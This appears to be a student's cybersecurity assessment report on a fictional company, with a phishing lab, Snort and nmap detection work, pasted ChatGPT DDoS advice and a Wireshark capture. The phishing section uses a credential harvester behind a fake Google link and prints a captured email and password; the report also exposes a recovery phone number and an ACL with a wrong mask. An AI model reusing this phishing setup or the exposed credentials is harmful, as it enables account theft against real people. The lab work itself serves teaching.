


17. Integrated / Summative assessment Integrated situation

KGL SOFT located in Gasabo district, is a medium-sized technology company that specializes in developing software applications. They store sensitive customer data, including personal information and payment details, on their servers. They have a headquarter and two branches, where the network, which is interconnecting them, is composed of different network devices such as (routers, switches, and servers,). The company implemented various cybersecurity measures to protect their data. However, the company is facing different challenges as follows:

- Recently, some employees have been experiencing difficulties with their login credentials. They suspect that their accounts might have been compromised.

Part I Attack the account

Page for fake link



The screenshot shows a web browser interface with a light blue header bar. On the left of the header is a small icon. To its right are several tabs: 'Fofino 2 sql', 'block1' (with a red dot), 'block2.txt', 'block3.txt', 'black.list', and 'index'. The 'index' tab is the active one, indicated by a blue background. Below the header is a menu bar with 'File', 'Edit', and 'View' options. The main content area displays the following HTML code:

```
<html>
<body>
    <a href="http://192.168.141.129">GOOGLE</a>
</body>

</html>
```

Source of that ip in html code

```
need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.141.129]: 192.168.141.129
```

```
***** Important Information *****
```

```
For templates, when a POST is initiated to harvest credentials, you will need a site for it to redirect.
```


```
You can configure this option under:
```

```
smtp-relay.on-vps.com
```

```
/etc/setoolkit/set.config
```

```
Edit this file, and change HARVESTER_REDIRECT and HARVESTER_URL to the sites you want to redirect to
```

Password harvest for giving a scam link to use during login



Password Harvest in Kali and credential in kali

```
available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.141.1 - - [28/Mar/2025 14:09:56] "GET / HTTP/1.1" 200 -
192.168.141.1 - - [28/Mar/2025 14:09:58] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCKfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hI
cDhtUFdldzBENhfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAA
AAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=ls-o
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=pattiradu@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=Patrick1234th
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Part II Implementation of solution

Immediate Actions for Compromised Accounts

1. Force Password Resets – Change all affected passwords & enforce strong passwords.
2. Enable Multi-Factor Authentication (MFA) – Prevents unauthorized logins.
3. Scan for Malware – Check for keyloggers or viruses.
4. Audit Login Attempts – Look for unusual activity/logins.
5. Secure Emails – Implement SPF, DKIM, DMARC to block phishing.
6. Remove Unauthorized Access – Check for new admin accounts.
7. Educate Employees – Train staff to recognize phishing attempts.

and take any actions needed.



Virus & threat protection
Set up OneDrive for file recovery options in case of a ransomware attack.

[Set up OneDrive](#)

[Dismiss](#)



Account protection
Sign in with Microsoft for enhanced security and other benefits.

[Sign in](#)

[Dismiss](#)



Firewall & network protection
Firewalls are turned off. Your device may be vulnerable.

[Turn on](#)

[Dismiss](#)



App & browser control
The settings to block potentially unwanted apps are turned off. Your device may be vulnerable.

[Turn on](#)

[Dismiss](#)



Device security
Memory integrity is off. Your device may be vulnerable.

[Go to settings](#)

[Dismiss](#)



Device performance & health
No action needed.



Search Google Account

How you sign in to Google

Make sure you can always access your Google Account by keeping this information up to date

2-Step Verification

2-Step Verification is off

>

Passkeys and security keys

Start using passkeys

>

Password

Last changed Jun 3, 2024

>

Skip password when possible

On

>

Google prompt

2 devices

>

Recovery phone

0783 642 687

>

Recovery email

Add an email address

>

You can add more sign-in options

[Authenticator](#)

[2-Step Verification phone](#)

ons

out

Part III Recommendation (Advises) and Future preventions

1. Strong Password Policies – Use password managers & enforce regular updates.
 2. Restrict Remote Access – Use VPN & disable insecure protocols like Telnet.
 3. Intrusion Detection (IDS) – Use fail2ban, Splunk, or Wireshark for monitoring.
 4. Regular Updates & Patching – Apply security updates promptly.
 5. Least Privilege Access – Grant users only necessary permissions.
 6. Backup Critical Data – Keep encrypted offline backups.
- The company's firewall logs show an unusual increase in incoming traffic from a specific IP address located in a foreign country. This traffic is attempting to access the company's internal network.

Part I Detection of the firewall incoming request using the snort tool

This is our network we are going to apply IDS to detect those incoming logs in firewall



```
41  # Step #1: Set the network variables. For more information
42  #####
43
44  # Setup the network addresses you are protecting
45  ipvar HOME_NET 192.168.238.0/24
46
47  # Set up the external network addresses. Leave as "any" in
48  ipvar EXTERNAL_NET !$HOME_NET
49
50  # List of DNS servers on your network
```

```
c:\Snort\bin>snort -W
--> Snort! <--
Version 2.9.20-WIN64 GRE (Build 82)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 1998-2013 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.11

Index Physical Address IP Address Device Name Description
---- -----
1 00:00:00:00:00:00 disabled \Device\NPF_{4E816134-AC5A-4979-B20D-CADD5BBDFE2D} WAN Miniport (Net
twork Monitor)
2 00:00:00:00:00:00 disabled \Device\NPF_{B0811CC3-4081-46A9-9E43-8786522F867B} WAN Miniport (IP
v6)
3 00:00:00:00:00:00 disabled \Device\NPF_{12A34DBC-0407-4673-A4A5-7E8596E83FC3} WAN Miniport (IP
)
4 D0:39:57:19:9B:93 192.168.8.52 \Device\NPF_{D4E1C8BC-D557-4CB0-8E63-F784CA18933D} Realtek RTL8852B
E WiFi 6 802.11ax PCIe Adapter
5 00:50:56:C0:00:08 192.168.141.1 \Device\NPF_{92D10A31-4729-4DAB-8D39-FCDEB559E0C9} VMware Virtual E
thernet Adapter for VMnet8
6 00:50:56:C0:00:01 192.168.59.1 \Device\NPF_{A77FB08E-0EEA-4B2B-9139-DA088C64AE14} VMware Virtual E
thernet Adapter for VMnet1
7 D6:39:57:19:9B:93 169.254.72.221 \Device\NPF_{80A4171B-7C87-4D7B-9DA8-5B99F9C8D3C3} Microsoft Wi-Fi
PCIE Adapter
```

Command to run snort in console: snort -i 4 -A console -c C:\Snort\etc\snort.conf

```
03/31-23:58:07.025696 [**] [1:1000002:0] ↳Assignment udp message ↳ [**] [Priority: 0] {UDP} fe80:0000:0000:0000:b2f1:4352:0392:1f62:1900 -> 0:0000:000c:1900
03/31-23:58:07.070224 [**] [1:1000002:0] ↳Assignment udp message ↳ [**] [Priority: 0] {UDP} 192.168.11.112:40967 -> 255.255.255.255:29810
03/31-23:58:07.070224 [**] [1:1000003:0] ↳Testing tcp alert message ↳ [**] [Priority: 0] {TCP} 192.178.54.10:443 -> 192.168.8.52:57809
03/31-23:58:07.071669 [**] [1:1000003:0] ↳Testing tcp alert message ↳ [**] [Priority: 0] {TCP} 13.107.246.55:443 -> 192.168.8.52:58165
03/31-23:58:07.071785 [**] [1:1000003:0] ↳Testing tcp alert message ↳ [**] [Priority: 0] {TCP} 192.168.8.52:58165 -> 13.107.246.55:443
03/31-23:58:07.073608 [**] [1:1000003:0] ↳Testing tcp alert message ↳ [**] [Priority: 0] {TCP} 192.168.8.52:58165 -> 13.107.246.55:443
03/31-23:58:07.073608 [**] [1:1000003:0] ↳Testing tcp alert message ↳ [**] [Priority: 0] {TCP} 192.168.8.52:58165 -> 13.107.246.55:443
03/31-23:58:07.082629 [**] [1:1000003:0] ↳Testing tcp alert message ↳ [**] [Priority: 0] {TCP} 192.168.8.52:57809 -> 192.178.54.10:443
03/31-23:58:07.082904 [**] [1:1000003:0] ↳Testing tcp alert message ↳ [**] [Priority: 0] {TCP} 192.168.8.52:57809 -> 192.178.54.10:443
03/31-23:58:07.114557 [**] [1:1000003:0] ↳Testing tcp alert message ↳ [**] [Priority: 0] {TCP} 13.107.246.55:443 -> 192.168.8.52:58166
03/31-23:58:07.114833 [**] [1:1000003:0] ↳Testing tcp alert message ↳ [**] [Priority: 0] {TCP} 192.168.8.52:58166 -> 13.107.246.55:443
03/31-23:58:07.116689 [**] [1:1000003:0] ↳Testing tcp alert message ↳ [**] [Priority: 0] {TCP} 192.168.8.52:58166 -> 13.107.246.55:443
03/31-23:58:07.116689 [**] [1:1000003:0] ↳Testing tcp alert message ↳ [**] [Priority: 0] {TCP} 192.168.8.52:58166 -> 13.107.246.55:443
```

192.168.8.52(nmap -A 192.168.8.52) by using NMAP to know more about this ip address

```
PS> nmap -A 192.168.8.52
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-31 18:01 EDT
Stats: 0:00:47 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 55.23% done; ETC: 18:02 (0:00:36 remaining)
Stats: 0:00:47 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 55.24% done; ETC: 18:02 (0:00:37 remaining)
Stats: 0:00:55 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 56.27% done; ETC: 18:03 (0:00:42 remaining)
Stats: 0:00:56 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 56.37% done; ETC: 18:03 (0:00:42 remaining)
Stats: 0:00:56 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 56.47% done; ETC: 18:03 (0:00:42 remaining)
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 56.96% done; ETC: 18:03 (0:00:44 remaining)
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
```

```

SYN Stealth Scan Timing: About 99.95% done; ETC: 18:05 (0:00:05 remaining)
└─(kali㉿kali)-[~/home/kali]
└─$ nmap 192.168.8.52
Starting Nmap 7.94SVM ( https://nmap.org ) at 2025-03-31 18:05 EDT
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 1.20% done; ETC: 18:07 (0:01:22 remaining)
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 9.70% done; ETC: 18:06 (0:00:19 remaining)
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 17.35% done; ETC: 18:06 (0:00:10 remaining)
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 22.60% done; ETC: 18:06 (0:00:07 remaining)
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 32.80% done; ETC: 18:06 (0:00:06 remaining)
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 40.40% done; ETC: 18:05 (0:00:04 remaining)
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 48.10% done; ETC: 18:05 (0:00:03 remaining)
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 55.05% done; ETC: 18:05 (0:00:02 remaining)
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 60.80% done; ETC: 18:05 (0:00:02 remaining)
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 67.55% done; ETC: 18:05 (0:00:02 remaining)
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 74.75% done; ETC: 18:05 (0:00:01 remaining)
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 82.30% done; ETC: 18:05 (0:00:01 remaining)
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 89.85% done; ETC: 18:05 (0:00:00 remaining)
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 91.65% done; ETC: 18:05 (0:00:00 remaining)
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan


Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 91.75% done; ETC: 18:05 (0:00:00 remaining)
Nmap scan report for 192.168.8.52
Host is up (0.0016s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
902/tcp    open  iss-realsecure
912/tcp    open  apex-mesh
7070/tcp   open  realserver
8081/tcp   open  blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 9.59 seconds
└─(kali㉿kali)-[~/home/kali]
└─$ 

```

Tracking incoming firewalls data using oscinti framework

OSINT Framework



← → ⌛ iplogger.org

IP LOGGER
Best IP Logger & IP Tools

BLOG PRICING TOOLS SIGN IN SIGN UP

IP Logger URL Shortener - Log and Track IP Address

URL shortener service

IP Logger is a URL Shortener with advanced analytics for the traffic through your links, visitors on your online store, blog website. With IPLogger online services, you can find your own IP address, find location of IP address, and track the exact location of any mobile device or PC, check URL for hidden redirects for safety reasons. There are several ways to collect detailed analytics and track IP address: short links, an invisible pixel, a unique geo-logger tool and use URL tracker. You can use IP trap component legally using our unique patented technology to collect user consent

Create new link, track URL or mobile phone

URL is blacklisted

192.168.8.52

Part II: implementation of Security measures using packet tracer and implementing firewall and enforce security in the device like disable unused port

Part III: Future Recommendations

DDoS Attack Identified: Future Prevention Strategies

● What is a DDoS Attack?

A Distributed Denial-of-Service (DDoS) attack floods a network or server with massive amounts of traffic, causing service disruptions. Attackers use botnets (infected devices) to send overwhelming requests, making the system slow or completely unavailable.

● Future Prevention Strategies for DDoS Attacks

□ Strengthen Network Security

- ✓ Deploy a Next-Gen Firewall (NGFW) – Use firewalls with DDoS protection & anomaly detection (e.g., Palo Alto, Fortinet, Cisco ASA).
- ✓ Use Intrusion Prevention System (IPS/IDS) – Tools like Snort, Suricata, or Zeek can detect attack patterns.
- ✓ Rate Limit Traffic – Restrict the number of requests per second from a single IP.
 - ◆ Example: Limit TCP connections in Linux Firewall (iptables)

bash

CopyEdit

```
iptables -A INPUT -p tcp --syn -m limit --limit 10/s --limit-burst 20 -j ACCEPT
```

This limits TCP connection requests to 10 per second to reduce flood risks.

□ Use DDoS Mitigation Services

- ✓ Cloud-Based DDoS Protection – Services like Cloudflare, AWS Shield, Akamai, Imperva, and Fastly can filter malicious traffic before it reaches your network.
- ✓ Enable CDN (Content Delivery Network) – Distribute traffic across multiple global locations to absorb attacks.
 - ◆ Example: Activate Cloudflare DDoS Protection

- Go to Cloudflare Dashboard
 - Enable "Under Attack Mode"
 - Set Rate Limiting Rules
-

3 Implement Traffic Filtering & Geo-Blocking

- Block Unwanted Countries – If your organization only operates in specific regions, block unnecessary traffic from other locations.
- Use Access Control Lists (ACLs) on Routers – Define rules to deny malicious traffic.
 - ◆ Example: Block all traffic except trusted IPs in Cisco Router

bash

CopyEdit

```
access-list 100 deny ip 192.168.8.52 0.0.0.255 any
access-list 100 permit ip any any
interface GigabitEthernet 0/1
ip access-group 100 in
```

This blocks all traffic from 192.168.8.52, allowing only trusted traffic.

4 Configure Server & Application-Level Protection

- Enable SYN Cookies on Linux Servers – Prevent SYN flood attacks.
- Use Reverse Proxy – Proxy servers can absorb high-traffic attacks before reaching your main server.
 - ◆ Example: Enable SYN Cookies in Linux

bash

CopyEdit

```
echo 1 > /proc/sys/net/ipv4/tcp_syncookies
```

- ◆ Example: Set Up Nginx Reverse Proxy with Rate Limiting
- nginx

CopyEdit

```
server {  
    location / {  
        limit_req zone=one burst=5 nodelay;  
        proxy_pass http://backend_servers;  
    }  
}
```

This limits requests from a single IP, preventing DDoS overload.

5 Enhance Monitoring & Incident Response

- Deploy Real-Time Monitoring (SIEM Tools) – Use Splunk, ELK (Elasticsearch, Logstash, Kibana), or Wazuh to detect unusual traffic.
- Set Alerts for Unusual Traffic Spikes – Configure firewall or server monitoring to send alerts when traffic exceeds normal levels.
- Conduct Regular Security Drills – Simulate DDoS attacks to test response readiness.
 - ◆ Example: Monitor Active Connections in Linux

bash

CopyEdit

```
netstat -ant | awk '{print $6}' | sort | uniq -c | sort -nr
```

This helps identify abnormally high TCP connections.

🚀 Summary: Best Practices to Prevent Future DDoS Attacks

- ✓ 1. Use Cloud-Based DDoS Protection (Cloudflare, AWS Shield, Akamai)
 - ✓ 2. Deploy Firewalls & IDS/IPS (Snort, Fortinet, Palo Alto, Cisco ASA)
 - ✓ 3. Enable Rate Limiting & SYN Cookies to prevent flooding
 - ✓ 4. Geo-block and filter traffic using ACLs and Firewalls
 - ✓ 5. Implement a Security Monitoring & Incident Response Plan
-

Final Thought:

DDoS attacks are becoming more sophisticated. Proactive defense, real-time monitoring, and automated mitigation are key to keeping your network secure.  Let me know if you need specific configurations for your network!

4o

You said:

- The company's firewall logs show an unusual increase in incoming traffic from a specific IP address located in a foreign country. This traffic is attempting to access the company's internal network. consider it as ddos provide the best way as advices for future prevention of it

ChatGPT said:

DDoS Attack Prevention Strategies for the Future

A DDoS (Distributed Denial-of-Service) attack aims to flood a network with excessive traffic, causing service disruptions. Since your firewall logs show unusual traffic from a foreign IP, it's crucial to take immediate action and implement long-term defenses to prevent future attacks.

Best Future Prevention Strategies for DDoS Attacks

Deploy a Strong Firewall & IDS/IPS

- Enable Next-Gen Firewall (NGFW) – Use firewalls with built-in DDoS protection (e.g., Palo Alto, Fortinet, Cisco ASA).
- Use an Intrusion Detection & Prevention System (IDS/IPS) – Tools like Snort, Suricata, or Zeek help detect and block attack patterns.
- Set Rate Limiting – Restrict the number of requests per second from a single IP.
 - ◆ Example: Limit TCP connections in Linux Firewall (iptables)

bash

CopyEdit

```
iptables -A INPUT -p tcp --syn -m limit --limit 10/s --limit-burst 20 -j ACCEPT
```

This limits TCP connection requests to 10 per second to reduce flood risks.

2 Use DDoS Mitigation Services (Cloud Protection)

- Deploy a Cloud-Based DDoS Protection Service – Services like Cloudflare, AWS Shield, Akamai, or Imperva filter malicious traffic before it reaches your network.
- Enable Content Delivery Network (CDN) – Distribute traffic across multiple global locations to absorb attacks.
 - ◆ Example: Enable Cloudflare "Under Attack Mode" [Go to Cloudflare Dashboard](#)

2.1 Enable "Under Attack Mode"

3 Set Rate Limiting Rules

3 Implement Traffic Filtering & Geo-Blocking

- Block Traffic from Untrusted Foreign IPs – Use geo-blocking to deny access from countries you don't operate in.
- Use Access Control Lists (ACLs) on Routers – Define rules to deny malicious traffic.
 - ◆ Example: Block a Specific IP in Cisco Router

bash

CopyEdit

```
access-list 101 deny ip 192.168.8.52 0.0.0.255 any
```

```
access-list 101 permit ip any any
```

```
interface GigabitEthernet 0/1
```

```
ip access-group 101 in
```

This blocks all traffic from 192.168.8.52 while allowing normal traffic.

4 Harden Server & Application Security

- Enable SYN Cookies – Protect against SYN Flood attacks.
- Use Reverse Proxy – Proxy servers can absorb high-traffic attacks before reaching your main server.
- Rate Limit API & Website Requests – Prevent bots from sending too many requests.
 - ◆ Example: Enable SYN Cookies in Linux

bash

CopyEdit

```
echo 1 > /proc/sys/net/ipv4/tcp_syncookies
```

- ◆ Example: Set Up Nginx Reverse Proxy with Rate Limiting

nginx

CopyEdit

```
server {
```

```
    location / {
```

```
        limit_req zone=one burst=5 nodelay;
```

```
        proxy_pass http://backend_servers;
```

```
}
```

```
}
```

This limits requests from a single IP, preventing DDoS overload.

▣ Monitor Traffic & Automate Responses

- Use Security Monitoring (SIEM Tools) – Deploy Splunk, ELK (Elasticsearch, Logstash, Kibana), or Wazuh to detect anomalies.
- Set Alerts for Traffic Spikes – Configure your firewall or network monitoring tool to send alerts when traffic exceeds a normal threshold.
- Conduct Regular Security Drills – Simulate DDoS attacks to test response readiness.

- ◆ Example: Monitor Active Connections in Linux

bash

CopyEdit

```
netstat -ant | awk '{print $6}' | sort | uniq -c | sort -nr
```


This helps identify abnormally high TCP connections.



🚀 Final Recommendations: Best Practices for DDoS Protection

- ✓ 1. Implement a Cloud-Based DDoS Protection Service (Cloudflare, AWS Shield, Akamai, Imperva)
- ✓ 2. Deploy Firewalls & IDS/IPS (Snort, Fortinet, Palo Alto, Cisco ASA)
- ✓ 3. Enable Rate Limiting & SYN Cookies to prevent flooding
- ✓ 4. Geo-block and filter traffic using ACLs and Firewalls
- ✓ 5. Implement a Security Monitoring & Incident Response Plan

Q3. The company is concerned about the security of data transmitted between their offices and data center. They suspect that data might be intercepted during transmission.



| No. | Time | Source | Destination | Protocol | Length | Info |
|------|------------|---------------|---------------|----------|--------|---------------------------------------|
| 3751 | 151.396290 | 192.168.1.100 | 192.168.1.1 | HTTP | 520 | GET / HTTP/1.1 |
| 3754 | 151.408717 | 192.168.1.1 | 192.168.1.100 | HTTP | 104 | HTTP/1.0 401 Unauthorized (text/html) |
| 3922 | 158.147777 | 192.168.1.100 | 192.168.1.1 | HTTP | 559 | GET / HTTP/1.1 |
| 3958 | 158.241297 | 192.168.1.100 | 192.168.1.1 | HTTP | 425 | GET /style.css HTTP/1.1 |
| 3966 | 158.249460 | 192.168.1.100 | 192.168.1.1 | HTTP | 410 | GET /common.js HTTP/1.1 |
| 3977 | 158.261308 | 192.168.1.100 | 192.168.1.1 | HTTP | 420 | GET /lang_pack/capsec.js HTTP/1.1 |
| 3981 | 158.262110 | 192.168.1.100 | 192.168.1.1 | HTTP | 418 | GET /lang_pack/help.js HTTP/1.1 |
| 3982 | 158.262864 | 192.168.1.100 | 192.168.1.1 | HTTP | 420 | GET /lang_pack/capp.js HTTP/1.1 |
| 4021 | 158.399330 | 192.168.1.1 | 192.168.1.100 | HTTP | 54 | HTTP/1.0 200 Ok (text/html) |
| 4028 | 158.405077 | 192.168.1.100 | 192.168.1.1 | HTTP | 420 | GET /lang_pack/capasg.js HTTP/1.1 |
| 4031 | 158.414182 | 192.168.1.1 | 192.168.1.100 | HTTP | 1266 | HTTP/1.0 200 Ok (text/css) |
| 4039 | 158.422661 | 192.168.1.100 | 192.168.1.1 | HTTP | 422 | GET /lang_pack/capsup.js HTTP/1.1 |
| 4056 | 158.453613 | 192.168.1.1 | 192.168.1.100 | HTTP | 565 | HTTP/1.0 200 Ok (text/javascript) |
| 4063 | 158.459562 | 192.168.1.100 | 192.168.1.1 | HTTP | 419 | GET /lang_pack/share.js HTTP/1.1 |

```

> GET / HTTP/1.1\r\n
Host: 192.168.1.1\r\n
Connection: keep-alive\r\n
Cache-Control: max-age=0\r\n
Authorization: Basic YWRtaW46YWRtaW4=\r\n
    Credentials: admin:admin
    Upgrade-Insecure-Requests: 1\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
Accept-Encoding: gzip, deflate\r\n
Accept-Language: en-US,en;q=0.9\r\n
\r\n
[Response in frame: 4021]
[Full request URI: http://192.168.1.1/]
```

Frame (559 bytes)
Basic Credentials (11 bytes)

Part II: Implementing the solution

Using VPN to make the connection secure between the data center of the company

Implement DHC Rouge to avoid the

Part III: Future recommendations to avoid these error

